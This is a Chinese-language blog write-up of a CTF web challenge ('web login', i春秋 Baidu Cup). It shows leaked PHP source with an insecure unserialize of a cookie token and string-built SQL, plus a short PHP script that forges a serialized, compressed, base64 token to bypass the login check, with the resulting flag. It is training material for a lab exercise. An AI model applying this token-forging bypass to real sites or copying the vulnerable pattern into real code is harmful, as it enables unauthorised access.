
暑期练习web15：web login（i春秋）百度杯十月 代码审计

原创

何家公子 于 2018-08-20 15:42:36 发布 441 收藏

分类专栏： ctf web 文章标签： web ctf php

本文链接：https://blog.csdn.net/qq_41618162/article/details/81872294




让我们登陆，查看源码发现了一个提示：`<!-- test1 test1 -->`


于是就当用户名和密码输进去了，果然成功登陆

但登陆后就只有一个表情：(ノ ｀□′)ノ ┻┻


然后源码什么都没得，没有思路的情况下，自然用burpsuite抓包来看一看有没有什么信息



在这个页面我们发现了一个奇怪的参数show，把他加到请求头并令他为1试试（这一步直接在bp左边加也行。。我那时候吃饭去了，回来就直接在控制台弄的）



然后就会出现一段代码，接下来又是熟悉的代码审计环节了



```php
<!-- <?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }

        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }

    if(isset($requset['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($requset['token']))); //login是requset中token对
        $db = new db();
        $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
        if($login['user'] === 'ichunqiu')//键名为user所对应的值为ichunqiu就输出
        {
            echo $flag;
        }else if($row['pass'] !== $login['pass']){
            echo 'unserialize injection!!';
        }else{
            echo "(ノ ' □')ノ ┻━┻ ";
        }
    }else{
        header('Location: index.php?error=1');
    }

?> -->(
```

!= 在表达式两边的数据类型不一致时,转换为相同数据类型,然后对值进行比较.
!== 不会进行类型转换,在比较时除了对值进行比较以外,还比较两边的数据类型,

简单理解就是 != 会转换成相同类型 进行比较,!== 除了比对值还比对类型
好吧虽然解题没有用，只是记录下来。。。
这题的关键就是需要我们逆向推理：
requset中token对应的字符串，经过解base64、反gzcompress、反serialize出来赋值给login，而login[user]要求=ichunqiu，才能输出flag

所以，我们把键值对array[user]=ichunqiu经serialize序列化，gzcompress压缩，base64加密后的字符串，就是我们需要传给token的值（感觉有点绕。。。）
不过就是这么回事，我们找个在线运行的代码的网址

```php
<?php
$login = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($login)));
echo $a
?>
```

```php
<?php
$login = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($login)));
echo $a
?>
```


run (ctrl+r) 输入 copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```


得到token后通过传值给cookie（在member.php这个页面）

(ﾉ ' □ ')ﾉ ⌒┴┴



查看响应，得到flag：

```
<head>
<meta charset="utf-8" />
</head>
flag{82a7ab71-455e-4b23-8e18-f12eec8d911c}
```


总结：这个题最重要的应该还是中间代码审计的部分，一开始我还在想着传i春秋什么的。。。现在代码审计的时候也有了点心得：只看最关键的部分，其他的不懂也不要慌

今天的是龙骑的csm，没钱买啊。。。。


DRAGREISER
https://blog.csdn.net/qq_41618162


…そして、この戦いは終わらない。
Coming Soon
©石森プロ・東映
https://blog.csdn.net/qq_41618162